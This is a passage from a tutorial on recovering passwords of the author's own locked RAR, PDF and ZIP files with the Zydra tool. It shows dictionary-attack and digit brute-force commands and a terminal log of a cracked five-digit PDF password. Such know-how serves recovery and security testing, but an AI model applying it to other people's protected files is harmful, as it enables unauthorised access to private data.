
Provide the path of the file and for this file, we are using our **custom word list of 1000** words for dictionary attack. You can create your own word list.

```
python3 Zydra.py -f /home/mark/Desktop/ZydraArticle/ProtectedZipFile.rar -d /home/mark/Desktop/ZydraArticle/wordlist.txt
```



Note: Time of recovering password will depend on your word list(in this case we have used 1000 word list file as you can see in the image) and difficulty of password. Password is recovered which is **“ironman”**. Let's see whether it is correct or not?

```
unrar e /home/mark/Desktop/ZydraArticle/ProtectedZipFile.rar
```



Password is hidden in the terminal, Hurray! We can clearly see the content of this RAR file.

Recover the password of the PDF file


In this case, we have to provide information regarding the password, which is as follows:

lowercase, uppercase, digits, symbols, letters, minimum length, maximum length and spaces.

Run this command and modify it according to requirements:

```
python3 Zydra.py -f /home/mark/Desktop/ZydraArticle/EncryptedFile.pdf -b digits -m 5 -x 5
```

We have provided the digit format, minimum and maximum length on the password.



```
Parrot Terminal
File Edit View Search Terminal Help

##### # # ##### #
# # # # # # #
# # # # # # #
# # # # # # #
# # # # # # #
##### # ##### #

Author : Hamed Hosseini


Start time ==> Sun Jan 16 11:59:15 2022
Starting password cracking for /home/mark/Desktop/ZydraArticle/EncryptedFile.pdf /

[+] Count of possible passwords: 100000
Progress : [#####] 39.549 %
[+] Password Found: 34890
[*] Your decrypted file is decrypted_EncryptedFile.pdf

End time ==> Sun Jan 16 12:04:13 2022
Execution time ==> 0:04:58.126498
```

Password is cracked which is **34890**. Let's open the pdf and see what it contains?

open /home/mark/Desktop/ZydraArticle/EncryptedFile.pdf



Cracking the password of the ZIP file

Like the previous method, we will use a custom word list for encryption. It can be a file of all passwords that you use generally but you have to forget the password of this file and you are lazy to type all the passwords, so this will you in this situation.

```
python3 Zydra.py -f /home/mark/Desktop/TestZipFile/protectedFile.zip -d
/home/mark/Desktop/TestZipFile/wordlist2.txt
```

